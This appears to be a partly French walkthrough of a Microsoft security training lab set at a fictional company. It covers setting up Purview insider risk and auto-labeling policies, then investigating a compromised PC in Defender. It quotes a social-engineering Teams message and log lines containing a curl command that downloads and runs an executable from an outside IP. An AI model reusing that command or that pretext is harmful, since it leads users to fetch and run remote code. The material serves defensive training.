
★ Risk level: High

★ Sign-in time: 8/31/2021, 12:31:01 PM

★ IP address: 178.17.174.14

★ Sign-in Location: Chisinau, Chisinau, MD

De même pour Emily Braun (4/4 Bonus)



Risk Info - Emily : BONUS CLUE

★ Risk level: High

★ Sign-in time: 8/27/2021, 3:47:05 PM

★ IP address: 185.100.87.250

★ Sign-in Location: Barcelona, Barcelona, ES


Set Up Insider Risk Policy

Let's keep an eye on Amari and his team. Set up an insider risk policy for the eCommerce app team. We haven't configured sensitivity labels yet, but make sure it protects any credit card information stored on their SharePoint site.

Etapes : Microsoft Purview -> Insider Risk Management -> Policies -> Generate Data leaks -> ECommerceApp@bestforyourorganic.onmicrosoft.com -> Cocher SharePoint Sites & Sensitive Info types -> Sélectionner :

- Priority Content: SharePoint sites : .../ECommerceApp
- Priority Content: Sensitive info types : Credit card number
- Triggering Event : User performs an exfiltration activity

-> Policy indicators : cocher toutes les options ensuite « Submit »



Policy indicators

Choose the types of indicators to include in this insider risk policy, then select DONE.

☑ Sharing files, folders, or sites

☑ Downloading content

☑ Downgrading or removing sensitivity labels

☑ Sending email with attachments to recipients outside organization

Afternoon Investigation

Set Up Compliance Policies

The information in the leaked file is confidential and should have been protected. The legal and executive team want us to set up a sensitivity label for the eCommerce app team. It should encrypt files and emails that contain credit card information. Use an auto-labeling policy to apply it.

Etapes : Purview Microsoft

Information Protection -> Labels -> Create a Label ->

New sensitivity label :


- Scope : Fiiles & Emails
- Protection settings : Encrypt
- Permissions : assign now

Assign permissions now :

- User access to content expires: Never
- Allow offline access: Never
- Assign permissions to specific users and groups: eCommerce app team

Next jusqu'à ce qu'on tombe sur la page d'accueil, ensuite cliquer sur « Auto-labeling ».

- Use A default policy template
- Financial
- Policy Name: eCommerce PCI DSS auto-labeling policy : tout cocher



Policy Name: eCommerce PCI DSS auto-labeling policy


Locations: Choose locations where you want to apply this auto-labeling policy, then select DONE.

☑ Exchange

☑ SharePoint sites

☑ OneDrive accounts

- Choose a label to auto-apply : Confidential eCommerce App Team



Choose a label to auto-apply

Choose the label you want to auto-apply, then select DONE.


○ Public

○ Confidential Credit Card Info

● Confidential eCommerce App Team

○ Highly Confidential Internal

- Test the policy : tout cocher sauf « Speed up deployment of the policy »



Test the policy

We need to run this policy in Simulation mode before we turn it on. What will this allow you to do?

☑ Refine policy rules for accuracy

☑ Gradually increase policy scope


☑ Estimate time needed to apply the label

Investigate Amari's Device in Microsoft 365 Defender

We need to find out more about how this attack took place. Check Amari's device for evidence of the curl command being run on it, or any other information that provides more detail on the attack. Are there any other suspicious files?


Etapes :

- Microsoft Defender -> Advanced Hunting
- Query : search '20.108.242.184' -> Run query



```
search '20.108.242.184'
```

- Results : Cliquer sur le premier device network events :



Device Network Event with suspicious IP address

✓ Device Name: pc105

✓ User: amari.rivera

✓ Table: DeviceNetworkEvents

✓ Timestamp: Oct 29, 2021 11:12:53 PM

✓ Remote IP: 20.108.242.184


✓ Action Type: ConnectionSuccess

✓ Initiating Process File Name: patch.exe

✓ Initiating Process Folder Path: c:\patch\patch.exe

☆ Remote Port: 443

- Results : Cliquer sur le deuxième device network events :



Device Network Event with suspicious IP address

✓ Device Name: pc105

✓ User: amari.rivera

✓ Table: DeviceNetworkEvents

✓ Timestamp: Oct 29, 2021 11:12:53 PM

✓ Remote IP: 20.108.242.184


✓ Action Type: ConnectionSuccess

✓ Initiating Process File Name: patch.exe

✓ Initiating Process Folder Path: c:\patch\patch.exe

★ Remote Port: 443

- Results : Cliquer sur le DeviceEvents 1 :



Device Events with suspicious IP address

✓ Device Name: pc105

✓ User: amari.rivera

✓ Table: DeviceEvents


✓ Timestamp: Oct 29, 2021 11:05:34 PM

✓ File Name: curl.exe

✓ Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe

★ Process Creation Time: Oct 29, 2021 11:04:35 PM

- Results : Cliquer sur le DeviceEvents 2 :



Device Events with suspicious IP address

✓ Device Name: pc105

✓ User: amari.rivera

✓ Table: DeviceEvents


✓ Timestamp: Oct 29, 2021 11:09:18 PM

✓ File Name: patch.exe

✓ Initiating Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe

★ Initiating Process Creation Time: Oct 29, 2021 11:09:18 PM


- Results : Cliquer sur le DeviceEvents 3 :



Device Events with suspicious IP address

- ✓ Device Name: pc105
- ✓ User: amari.rivera
- ✓ Table: DeviceEvents
- ✓ Timestamp: Oct 29, 2021 11:12:42 PM
- ✓ File Name: curl.exe
- ✓ Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe


- Results : Cliquer sur le DeviceFileEvents:



Device File Events with suspicious IP address

- ✓ Device Name: pc105
- ✓ User: amari.rivera
- ✓ Table: DeviceFileEvents
- ✓ Timestamp: Oct 29, 2021 11:09:18 PM
- ✓ File Name: patch.exe
- ✓ Folder Path: c:\patch\patch.exe
- ✓ Action Type: FileCreated
- ✓ Initiating Process File Name: curl.exe
- ✓ Initiating Process Command Line: curl http://20.108.242.184/name.exe -o patch.exe


Dans Device inventory, nous pouvons voir les logs pour le pc 105 (-> Threat analytics -> pc 105 -> Alerts)



Active Alerts for pc105

- ✓ Alert 1 Title: Reflective dll loading detected
- ★ Alert 1 Severity: Medium
- ✓ Alert 2 Title: A malicious PowerShell Cmdlet was invoked on the machine
- ★ Alert 2 Severity: Medium
- ✓ Alert 3 Title: Meterpreter post-exploitation tool
- ★ Alert 3 Severity: Medium

Nous pouvons aussi naviguer dans l’ordinateur compromis :




```
C:\patch\.                       2021-10-29 21:39:31     2021-11-04 19:09:52     0       true             false     f
alse
C:\patch\..                      2021-10-29 21:39:31     2021-11-04 19:09:52     0       true             false     f
alse
C:\patch\patch.exe               2021-10-29 23:09:18     2021-10-29 23:09:18     7168    false            false     f
alse
C:\patch\Shopping List           2021-10-29 23:33:36     2021-10-29 23:33:36     0       true             false     f
alse
C:\patch\ShoppingList.zip        2021-10-29 23:33:36     2021-10-29 23:33:36     4518302 false            false     f
alse

 C:\patch> cd 'shopping list'

 C:\patch\shopping list> dir
 Path                                                                            Created                Modified
                 Size    Is Directory    Read Only       Hidden
 ============================================================================    ===================    ==========
 =========       ======= ============    =========       ======
 C:\patch\shopping list\.                                                        2021-10-29 23:33:36    2021-10-29
  23:33:36       0       true            false           false
 C:\patch\shopping list\..                                                       2021-10-29 23:33:36    2021-10-29
  23:33:36       0       true            false           false
 C:\patch\shopping list\BFYO Purchasing Data - Q1.xlsx                           2021-10-29 23:33:36    2021-10-29
  23:33:36       19719   false           false           false
 C:\patch\shopping list\Contoso Research and Development Spend Analysis.xlsx     2021-10-29 23:33:36    2021-10-29
  23:33:36       328450  false           false           false
 C:\patch\shopping list\InventoryList.xlsx                                       2021-10-29 23:33:36    2021-10-29
  23:33:36       23407   false           false           false
 C:\patch\shopping list\Mark 8 Parts and Spec List.xlsx                          2021-10-29 23:33:36    2021-10-29
  23:33:36       46391   false           false           false
 C:\patch\shopping list\P and L Summary.xlsx                                     2021-10-29 23:33:36    2021-10-29
  23:33:36       4144476 false           false           false
 C:\patch\shopping list\Sales Results Overview.xlsx                              2021-10-29 23:33:36    2021-10-29
  23:33:36       43081   false           false           false
 C:\patch\shopping list\UI UX Guidelines.docx                                    2021-10-29 23:33:36    2021-10-29
  23:33:36       60084   false           false           false

 C:\patch\shopping list> _
```



pc105 Live Response ✓ 4/4 ★ 6/6


- ✓ Malicious File Name: c:\patch\patch.exe
- ✓ Suspicious Folder: c:\patch\Shopping List
- ✓ Suspicious File: c:\patch\ShoppingList.zip
- ✓ Exfiltrated File: BFYO Purchasing Data - Q1.xlsx
- ★ Exfiltrated File: Contoso Resrouce and Development Spend Analysis.xlsx
- ★ Exfiltrated File: InventoryList.xlsx
- ★ Exfiltrated File: Mark 8 Parts and Specs List.xlsx
- ★ Exfiltrated File: P and L Summary.xlsx
- ★ Exfiltrated File: Sales Results Overview.xlsx
- ★ Exfiltrated File: UI UX Guidelines.docx

Search for Internal Communication Containing the IP Address

The external IP address used in the attack is an Indicator of Compromise (IoC). We should search our environment for emails, documents, and Teams communication for information regarding this IoC.


Etapes :

- Windows Defender -> Content Search -> New Search



Name	Description	Last run time	Modified by	Status
Enter a friendly name	Enter a friendly description	Nov 18, 2021 7:38 PM	BFYO Admin	Starting

- Une fois que le contenu des mails exporté, nous pouvons voir un message Teams



A message sent in Microsoft Teams

☑ Angel Brown (Angel.Brown@BestForYouOrganic.OnMicrosoft.com)

☑ Fri: 10/29/21 1:32PM

☑ Hi Amari, we need to patch the transaction processor code on your computer. Can you open a PowerShell command prompt and run the following commands for me: curl http://20.108.242.184/name.exe -o patch.exe patch.exe


Investigate IP Address in Sentinel

